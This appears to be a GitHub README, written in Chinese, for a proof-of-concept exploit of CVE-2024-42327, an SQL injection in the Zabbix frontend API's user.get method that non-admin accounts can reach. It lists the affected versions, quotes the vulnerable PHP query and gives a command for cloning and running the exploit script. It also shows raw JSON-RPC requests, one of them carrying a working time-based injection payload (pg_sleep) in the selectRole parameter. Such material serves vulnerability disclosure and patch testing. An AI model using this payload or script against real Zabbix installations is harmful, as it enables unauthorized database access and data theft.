 depers-rus/cve-2024-42327
CVE-2024-42327的概念验证漏洞利用,这是Zabbix前端API中的一个SQL注入漏洞,允许非管理员用户通过user.get方法执行任意SQL查询。


在 Zabbix 前端中,具有默认 User 角色或任何其他拥有 API 访问权限的角色的非管理员用户帐户,均可利用此漏洞。CUser 类的 addRelatedObjects 函数中存在一处 SQL 注入漏洞,该函数由 CUser.get 函数调用,而 CUser.get 函数可供每个具有 API 访问权限的用户使用。
受影响版本: 6.0.0 - 6.0.31, 6.4.0 - 6.4.16 , 7.0.0
已修复版本:6.0.32rc1 , 6.4.17rc1, 7.0.1rc1
$db_roles = DBselect(
	'SELECT u.userid'.($options['selectRole'] ? ',r.'.implode(',r.', $options['selectRole']) : '').
	' FROM users u,role r'.
	' WHERE u.roleid=r.roleid'.
	' AND '.dbConditionInt('u.userid', $userIds)
);
漏洞利用方式:
git clone https://github.com/depers-rus/CVE-2024-42327
python3 cve-2024-42327-PoC.py -t zabbix.xyz.ru -u "depers" -p "passwd"
请求:
POST /api_jsonrpc.php  HTTP/1.1
Host: zabbix.xyz.ru
Accept: */*
Accept-Encoding: gzip, deflate
Content-Length: 186
Content-Type: application/json

{"jsonrpc": "2.0", "method":"user.get", "params": {"selectRole": ["roleid,{SQLi payload}"
], "userids": ["10"
]}, "auth": "---auth_token---", "id": 1}
BurpSuite PoC(基于时间的 SQL 注入)
SELECT pg_sleep(10)) AS DELAY
POST /api_jsonrpc.php  HTTP/1.1
Host: zabbix.xyz.ru
Accept: */*
Accept-Encoding: gzip, deflate
Content-Length: 186
Content-Type: application/json

{"jsonrpc": "2.0", "method":"user.get", "params": {"selectRole": ["roleid,(SELECT pg_sleep(10)) AS DELAY"
], "userids": ["10"
]}, "auth": "---auth_token---", "id": 1}